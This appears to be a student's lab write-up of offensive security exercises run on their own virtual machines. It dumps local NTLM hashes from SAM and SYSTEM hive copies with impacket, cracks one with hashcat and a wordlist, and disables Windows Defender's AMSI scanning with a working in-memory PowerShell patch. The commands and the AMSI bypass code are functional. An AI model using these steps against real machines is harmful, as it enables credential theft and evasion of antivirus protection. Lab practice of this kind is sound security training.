
| Name | Date modified | Type | Size |
|---|---|---|---|
| PerfLogs | 12/7/2019 1:14 AM | File folder | |
| Program Files | 10/1/2024 9:30 AM | File folder | |
| Program Files (x86) | 12/3/2023 6:53 PM | File folder | |
| Users | 9/4/2024 3:49 PM | File folder | |
| Windows | 10/1/2024 9:06 AM | File folder | |
| sam | 10/3/2024 9:01 AM | File | 40 KB |
| system | 10/3/2024 9:02 AM | File | 11,308 KB |
| vboxpostinstall | 9/4/2024 3:50 PM | Text Document | 4 KB |

8 items 2 items selected 11.0 MB


kali (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
Trash
dns.txt
File System
Home
system
sam


Step 3: Dump and Crack Secrets

From the Kali VM with the SAM and SYSTEM files downloaded, I dumped the NTLM hashes using impacket.




```
┌──(maria㉿kali)-[~/Desktop]
└─$ impacket-secretsdump -sam sam -system system LOCAL
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Target system bootKey: 0xd11140351029707f83a673bb3da3d22e
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a223886269d02c646de57de304
9a9f9e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::
:
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e
0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:6919594129b78297c2560
2b5d3162df9:::
maria:1000:aad3b435b51404eeaad3b435b51404ee:a223886269d02c646de57de3049a9f9e:
::
tester:1001:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71
:::
[*] Cleaning up...

┌──(maria㉿kali)-[~/Desktop]
└─$ 
```

I copied the NTLM hash for the tester user into a hash.txt file.




```
┌──(maria㉿kali)-[~/Desktop]
└─$ echo "58a478135a93ac3bf058a5ea0e8fdb71" > hash.txt

┌──(maria㉿kali)-[~/Desktop]
└─$ 
```

I crack the password using hashcat and rockyou.txt



```
┌──(maria㉿kali)-[~/Desktop]
└─$ hashcat -m 1000 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLV
M 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==============================================================================
=====================================================================
* Device #1: cpu-penryn-AMD Ryzen 5 5500, 1439/2943 MB (512 MB allocatable),
2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c
```

Hashcat starts and cracked the password.



```
Dictionary cache building /usr/share/wordlists/rockyou.txt: 100660302 bytes (
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

58a478135a93ac3bf058a5ea0e8fdb71:Password123

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 58a478135a93ac3bf058a5ea0e8fdb71
Time.Started.....: Thu Oct  3 09:25:19 2024 (1 sec)
Time.Estimated...: Thu Oct  3 09:25:20 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   254.7 kH/s (0.05ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 33792/14344385 (0.24%)
Rejected.........: 0/33792 (0.00%)
Restore.Point....: 33280/14344385 (0.23%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: katten → redlips
Hardware.Mon.#1..: Util: 40%

Started: Thu Oct  3 09:24:52 2024
Stopped: Thu Oct  3 09:25:20 2024

┌──(maria㉿kali)-[~/Desktop]
└─$ 
```

**Exercise 5.4 Bypassing Defender**

Using my windows VM in Bridge Adapter network mode, I demonstrated an AMSI patch bypass.

Step 1: Test AMSI


From the windows VM, I started a PowerShell terminal and prove Windows Defender is running by running the following command.




```
PS C:\Users\maria> echo "AmsiScanBuffer"
At line:1 char:1
+ echo "AmsiScanBuffer"
+ ~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\maria>
```

Step 2: Bypass Defender

I navigated to Rasta Mouse's AMSI patch within GitHub. I copied each line/block into my powershell terminal one at a time hitting enter in between.




```
PS C:\Users\maria> $Win32 = @"
>>
>> using System;
>> using System.Runtime.InteropServices;
>>
>> public class Win32 {
>>
>>     [DllImport("kernel32")]
>>     public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
>>
>>     [DllImport("kernel32")]
>>     public static extern IntPtr LoadLibrary(string name);
>>
>>     [DllImport("kernel32")]
>>     public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflO
ldProtect);
>>
>> }
>> "@
>>
>> Add-Type $Win32
PS C:\Users\maria>
PS C:\Users\maria>
```



```
PS C:\Users\maria> echo "AmsiScanBuffer"
AmsiScanBuffer
PS C:\Users\maria>
```

Step 3: Test other Bypasses



```
PS C:\Users\maria> echo "AmsiScanBuffer"
At line:1 char:1
+ echo "AmsiScanBuffer"
+ ~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\maria> function lookFuncAddr{
>> Param($moduleName, $functionName)
>>
>> $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
>> Where-Object {$_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll')}).GetType('Microsoft.
Win32.UnsafeNativeMethods')
>> $tmp=@()
>> $assem.GetMethods() | ForEach-Object{If($_.Name -eq 'GetProcAddress') {$tmp+=$_}}
>> return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null, @($moduleName)), $functionNam
e))
>> }
>>
>> function getDelegateType{
>> Param(
>> [Parameter(Position = 0, Mandatory = $True)] [Type[]] $func,
>> [Parameter(Position = 1)] [Type] $delType = [Void]
>> )
>>
>> $type = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDe
legate')),
>> [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('M
yDelegateType',
>> 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
>>
>> $type.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $f
unc).SetImplementationFlags('Runtime, Managed')
>> $type.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType, $func).SetImplementationFlags('Run
time, Managed')
>>
>> return $type.CreateType()
>> }
>>
>> [IntPtr]$amsiAddr = lookFuncAddr amsi.dll AmsiOpenSession
>> $oldProtect = 0
>> $vp=[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((lookFuncAddr kernel32.dll VirtualPr
otect),
>> (getDelegateType @([IntPtr], [UInt32], [UInt32], [UInt32].MakeByRefType()) ([Bool])))
>>
>> $vp.Invoke($amsiAddr, 3, 0x40, [ref]$oldProtect)
>>
>> $3b = [Byte[]] (0x48, 0x31, 0xC0)
>> [System.Runtime.InteropServices.Marshal]::Copy($3b, 0, $amsiAddr, 3)
>>
>> $vp.Invoke($amsiAddr, 3, 0x20, [ref]$oldProtect)
True
True
PS C:\Users\maria> echo "AmsiScasnBuffer"
AmsiScasnBuffer
```